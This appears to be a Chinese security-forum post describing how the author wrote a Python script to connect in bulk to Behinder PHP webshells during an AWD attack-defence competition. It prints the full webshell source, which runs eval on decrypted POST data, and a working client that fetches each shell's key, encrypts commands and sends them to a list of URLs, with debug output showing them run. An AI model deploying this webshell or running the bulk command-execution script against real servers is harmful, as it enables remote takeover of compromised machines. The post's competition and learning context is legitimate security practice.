Python实现批量连接冰蝎

12end / 2019-10-31 09:07:18 / 浏览数 4846 安全工具 工具 顶(0) 踩(0)

昨晚打了星盟的awd，被ex师傅带飞了，我全场除了补洞基本0贡献，在比赛过程中遇到了冰蝎的马，就在想能不能做一个批量利用：

```
<?php
@error_reporting(0);
session_start();
if (isset($_GET['pass'])) {
   $key = substr(md5(uniqid(rand())), 16);
   $_SESSION['k'] = $key;
   print $key;//■■■■■key
} else {
   $key = $_SESSION['k'];//key■■session■■■■
   $post = file_get_contents("php://input");//■■post■■
   if (!extension_loaded('openssl')) {//■■■openssl■■■■■■■■■■■
       $t = "base64_" . "decode";
       $post = $t($post . "");

       for ($i = 0; $i < strlen($post); $i++) {
           $post[$i] = $post[$i] ^ $key[$i + 1 & 15];//■■■■■■■■■■■
       }
   } else {
       $post = openssl_decrypt($post, "AES128", $key);//aes■■
   }

   $arr = explode('|', $post);//■|■■■■■■■[1]■eval
   $func = $arr[0];//■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■assert■■■■■■■■■■■■
   $params = $arr[1];
   class C
   {
       public function __construct($p)
       {
           eval($p . "");
       }
   }
   @new C($params);
}
```

可是我之前并没有用过冰蝎，也没有见过，所以单纯就把这个当成了普普通通的马儿。（往届星盟awd也同样遇到过好几次这个马，但是我当时都是直接删掉，没有很在意）
后来师傅们甩给我一个冰蝎，发现可以直接连，去死的心都有了，，
不过用冰蝎的话，批量连接很麻烦，要是一个个点的话可能别队都删完了你都没能点上一个。所以我分析了下源码，写了个能够批量连接冰蝎执行命令的接口（发现之前fz4
）
这个东西吧，没啥技术含量，能够用到的地方也特别少（似乎也就awd用得到吧？不过我的冰蝎有时候连接不上，但是用脚本可以，不知道什么原因）但是写起来挺有趣的，

```
def Behinder_aes_enc(command, key):
   import os

   command = "|echo \\'hacked by 12end!\\';" + command
   str = "php -r \"echo @openssl_encrypt('%s', 'AES128', '%s');\"" % (command, key)
   try:
       str = os.popen(str).readline()
   except:
       str = ""
   return str


def Behinder_b64_enc(command, key):
   import base64, urllib

   command = "|echo 'hacked by 12end!';" + command + "//"
   str = ""
   for i in range(0, len(command)):
       str += chr(ord(command[i]) ^ ord(key[((i + 1) & 15)]))
   str = base64.b64encode(str.encode("utf-8")).decode()
   str = urllib.parse.quote(str)
```

```
    # print(str)
    return str


def Behinder_exec(url, command):

    sess = requests.session()
    key = sess.get(url + "?pass", timeout=3).text
    str = Behinder_aes_enc(command, key)
    result = sess.post(url, json=str).text
    if "12end" not in result:
        str = Behinder_b64_enc(command, key)
        result = sess.post(url, json=str, timeout=3).text
    sess.close()
    return result


def fuck_allBehinder(urls, command):
    for url in urls:
        Behinder_exec(url, command)


if __name__ == "__main__":
    urls = []
    command = ""
    fuck_allBehinder(urls, command)
```

Behinder_aes_enc和Behinder_b64_enc分别用来通过command和key获取post字符串，因为不确定目标服务器是否开启了openssl扩展，所以默认在command里面
在b64_enc中有个坑，能够发现我在command后面添加了php注释符//，这是因为我在调试过程中发现解密出来的command字符串后面会有一些奇怪字符，因为base643
把openssl扩展关了（因为问题出在b64那部分）修改冰蝎输出post变量：

```
14
15          for ($i = 0; $i < strlen($post); $i++) {
16              $post[$i] = $post[$i] ^ $key[$i + 1 & 15];
17          }
18          echo $post;
19      } else {
20          $post = openssl_decrypt($post, "AES128", $key);
21      }
```


可以看到会有一些多余字符（能够执行是因为我加了注释符）：

```python
def Behinder_b64_enc(command, key):
    import base64, urllib

    command = "|echo 'hacked by 12end!';" + command + "//a"
    str = ""
    for i in range(0, len(command)):
        str += chr(ord(command[i]) ^ ord(key[((i + 1) & 15)]))
    str = base64.b64encode(str.encode("utf-8")).decode()
    str = urllib.parse.quote(str)
    # print(str)
    return str


def Behinder_exec(url, command):

    sess = requests.session()
```

不加a长度正好是3的倍数，结果没有多余的padding，这里只是演示，因为不能保证你的command最后构造出来恰好是3的倍数

问题 输出 调试控制台 终端

```
  thrown in Command line code on line 1
|echo 'hacked by 12end!';echo 666;n<br />
<b>Parse error</b>:  syntax error, unexpected end of file in <b>C:\phpStudy\PHPTutorial\WWW\c0nfig.

PS D:\Dev\python> cd 'd:\Dev\python'; ${env:PYTHONIOENCODING}='UTF-8'; ${env:PYTHONUNBUFFERED}='1';
.vscode\extensions\ms-python.python-2019.10.44104\pythonFiles\ptvsd_launcher.py' '--default' '--cli

PHP Fatal error:  Uncaught Error: Call to undefined function openssl_encrypt() in Command line code
Stack trace:
#0 {main}
  thrown in Command line code on line 1
|echo 'hacked by 12end!';echo 666;//a;hacked by 12end!666
PS D:\Dev\python>
```


如果觉得不够优雅，还可以判断位数来加pad字符

这个脚本也就供不时之需了，因为预置冰蟹的awd也确实不多好像，如果手快的话，写一个列表表达式导入url，在比赛开始1分钟拿到大部分shell也不是梦哈哈。


上一篇：php-fpm RCE的POC的理... 下一篇：带你走进PHP session反序...

1. 3 条回复

Iv4n 2019-10-31 18:07:36

popen("php -r")不太清真，自己模拟openssl的AES CBC比较好

0 回复Ta



12end 2019-10-31 20:12:05

@Iv4n 技术不过关。。。想了半天不知道怎么实现，我这两天尝试写一下

0 回复Ta

Iv4n 2019-11-01 20:44:39

写了个demo
https://paste.ubuntu.com/p/wG7cTRbNXY/

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板